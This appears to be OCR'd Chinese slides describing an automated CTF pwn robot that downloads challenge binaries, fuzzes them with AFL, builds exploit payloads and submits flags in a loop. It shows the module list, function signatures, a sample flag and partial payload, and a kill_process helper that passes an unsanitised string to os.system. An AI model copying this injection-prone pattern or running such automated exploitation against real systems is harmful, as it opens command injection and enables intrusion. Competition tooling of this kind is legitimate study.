

Introduction

◻ 项目主要文件：




robot.py
utils.py
远程获取flag、本地验证payload等
fuzzer.py
跑AFL
exploit.py
payload构造、填充
config.py
配置文件
allknownexp.py
已有的exp
result.json
结果输出
questions.json
题目列表
fr.py
函数识别
ubuntu16_libc.pat
quick_exploit.py
快速利用

◻ robot.py主要功能




```
def download_questions_info(download_binary=True):
def download_binarys(questions):
def check_same_binary():
def brute_same_binary():
def quick_exploit_in_fuzz(binary):
def submit_flag():
def fuzz_and_exploit():
```

□ 主函数：




```
def main():
    init()

    download_questions_info()

    check_same_binary()

    submit_flag()

    quick_exploit_before_fuzz()

    fuzz_and_exploit()
```

- results.json


robot.py 签到.py results.json utils.py fuzzer.py exploit.py Find Results

```
{"binary": "/aictf/bin/bin8", "flag": "flag{f521a588-3d7f-11e8-98ae-5254003be4ba}", "payload": "\n\n1\n\n\u00001\
```

- questions.json



robot.py 签到.py questions.json utils.py fuzzer.py exploit.py

```
[{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.37", "challengeID": 1, "binaryUrl": "http
```

◻ 运行流程

- 线程池：
  提高效率


- 死循环：
  不停歇



Review


具体实现

▫主函数:



```python
def main():
    init()

    download_questions_info()

    check_same_binary()

    submit_flag()

    quick_exploit_before_fuzz()

    fuzz_and_exploit()
```


➢ init()：两个作用



```
def init():
    if not os.path.isdir(config.work_path):
        os.mkdir(config.work_path)

    utils.kill_process('afl-fuzz')
```


python >
os.path.isdir()函数 判断某一路径是否为目录
os.mkdir()函数 创建目录

●config.py 配置文件




robot.py
config.py

```
# 题目下载目录
work_path = '/aictf/bin'
```



```
from config import work_path, questions_file, result_file
questions_path = os.path.join(os.path.abspath('.'), questions_file)
result_path = os.path.join(os.path.abspath('.'), result_file)
```


●utils.py 杀掉进程



```
def kill_process(name):
    cmd = "ps aux | grep " + name + " | grep -v grep | awk '{print $2}' | xargs kill -9"
    os.system(cmd)
```

➢Linux命令：ps/grep/awk/kill

